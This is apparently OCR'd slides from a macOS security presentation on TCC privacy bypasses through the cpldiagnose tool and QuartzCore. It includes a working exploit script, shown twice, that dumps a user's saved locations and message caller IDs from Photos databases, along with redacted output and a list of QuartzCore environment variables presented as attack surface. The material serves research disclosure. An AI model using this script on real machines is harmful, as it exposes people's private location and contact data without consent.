
```
users-Virtual-Machine:~ root# /System/Library/PrivateFrameworks/CloudPhotoLibrary.framework/Versions/A/Support/cpldiagnose -h
Usage: cpldiagnose [-o <outputfile>] [-s] [-S] [-t] [-d|-D] [-O] [-a <annotation>] [-l <librarypath>] [-p] [-j] [-u <uid>]
        gather diagnostics on cpl.

        -o <outputfile>
                save diagnostic to a specific file.
        -S
                skip appending auto suffix to specified diagnostic file.
        -s
                skip sysdiagnose phase.
        -t
                time-out long operations.
        -O
                do not strip OCR data from the database
        -P
                run library preprocessing
        -d/-D
                skip database copying. (-d for databases bigger than 5000 MB, -D always)
        -a <annotation>
                annotate output file name (e.g. downloader), ignored if -o used.
        -l <librarypath>
                copy information from the library at path.
        -p
                include legacy plists
        -j
                include recovery journals
        -u <uid>
                use <uid> as the user id
```

TCC bypasses via cpldiagnose




```
#!/bin/zsh
echo "Creating cpldiagnose log..."
echo | sudo /System/Library/PrivateFrameworks/CloudPhotoLibrary.framework/Versions/A/Support/cpldiagnose -s -o
/var/tmp/cpldiagnose-log.tgz >/dev/null 2>/dev/null

cd /var/tmp/
echo "Decompressing..."
tar zxvf cpldiagnose-log.tgz > /dev/null 2>/dev/null
cd cpldiagnose-log-*

echo ""
echo "Saved locations are: (first 5)"
sqlite3 "./SyndicationLibrary/Syndication.photoslibrary/private/com.apple.photoanalysisd/caches/graph/CLSLocationCache.sqlite"
"SELECT DISTINCT ZLATITUDE, ZLONGITUDE FROM ZPLACEMARK LIMIT 5"

echo ""
echo "Dumping saved SMS/iMessage caller IDs: (first 5)"
sqlite3 "./SyndicationLibrary/Syndication.photoslibrary/database/Photos.sqlite" "SELECT DISTINCT ZIMPORTSESSIONID FROM
ZGENERICALBUM WHERE ZIMPORTSESSIONID LIKE '+%' LIMIT 5"

echo ""
echo "Photo libraries are at:"
file "./SystemLibrary/Photos Library.photoslibrary
file "./SyndicationLibrary/Syndication.photoslibrary"
```

TCC bypasses via cpldiagnose



```
#!/bin/zsh
echo "Creating cpldiagnose log..."
echo | sudo /System/Library/PrivateFrameworks/CloudPhotoLibrary.framework/Versions/A/Support/cpldiagnose -s -o
/var/tmp/cpldiagnose-log.tgz >/dev/null 2>/dev/null

cd /var/tmp/
echo "Decompressing..."
tar zxvf cpldiagnose-log.tgz > /dev/null 2>/dev/null
cd cpldiagnose-log-*

echo ""
echo "Saved locations are: (first 5)"
sqlite3 "./SyndicationLibrary/Syndication.photoslibrary/private/com.apple.photoanalysisd/caches/graph/CLSLocationCache.sqlite"
"SELECT DISTINCT ZLATITUDE, ZLONGITUDE FROM ZPLACEMARK LIMIT 5"

echo ""
echo "Dumping saved SMS/iMessage caller IDs: (first 5)"
sqlite3 "./SyndicationLibrary/Syndication.photoslibrary/database/Photos.sqlite" "SELECT DISTINCT ZIMPORTSESSIONID FROM
ZGENERICALBUM WHERE ZIMPORTSESSIONID LIKE '+%' LIMIT 5"

echo ""
echo "Photo libraries are at:"
file "./SystemLibrary/Photos Library.photoslibrary
file "./SyndicationLibrary/Syndication.photoslibrary"
```


TCC bypasses via cpldiagnose


cpldiagnose — wregula@Fliger — ..C/cpldiagnose — -zsh — 84×21

```
$ sudo ./exploit.sh
Creating cpldiagnose log...
Decompressing...

Saved locations are: (first 5)
50 [redacted] 18 [redacted]
50            18
50            19
54            20
50            18

Dumping saved SMS/iMessage caller IDs: (first 5)
+140 [redacted]
+158
+181
+185
+191

Photo libraries are at:
./SystemLibrary/Photos Library.photoslibrary: directory
./SyndicationLibrary/Syndication.photoslibrary: directory
```

TCC bypasses via QuartzCore framework

- QuartzCore is a standard, low-level framework built-in to macOS for processing and rendering graphical data.
- macOS' Core Graphic is based on the Quartz drawing engine.
- Generally, it will be loaded by any native macOS app with GUI (Swift also)




```
$ dylibtree ./System/Library/Frameworks/AppKit.framework/Versions/C/AppKit
./System/Library/Frameworks/AppKit.framework/Versions/C/AppKit:
  /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit:
    /System/Library/PrivateFrameworks/UIFoundation.framework/Versions/A/UIFoundation:
      /System/Library/PrivateFrameworks/CoreUI.framework/Versions/A/CoreUI:
        [...]
        /System/Library/Frameworks/QuartzCore.framework/Versions/A/QuartzCore
```

TCC bypasses via QuartzCore framework

It has a large attack surface for local attacks as it handles a lot of interesting environment variables (please keep in mind that screen recording on macOS is TCC-restricted):


- CA_DEBUG_TRANSACTIONS
- CA_LOG_IMAGE_COPIES
- CA_DUMP_SURFACES_PER_DRAW
- CA_DUMP_SNAPSHOTS
- […]
- QUARTZCORE_LOG_FILE / X_LOG_FILE
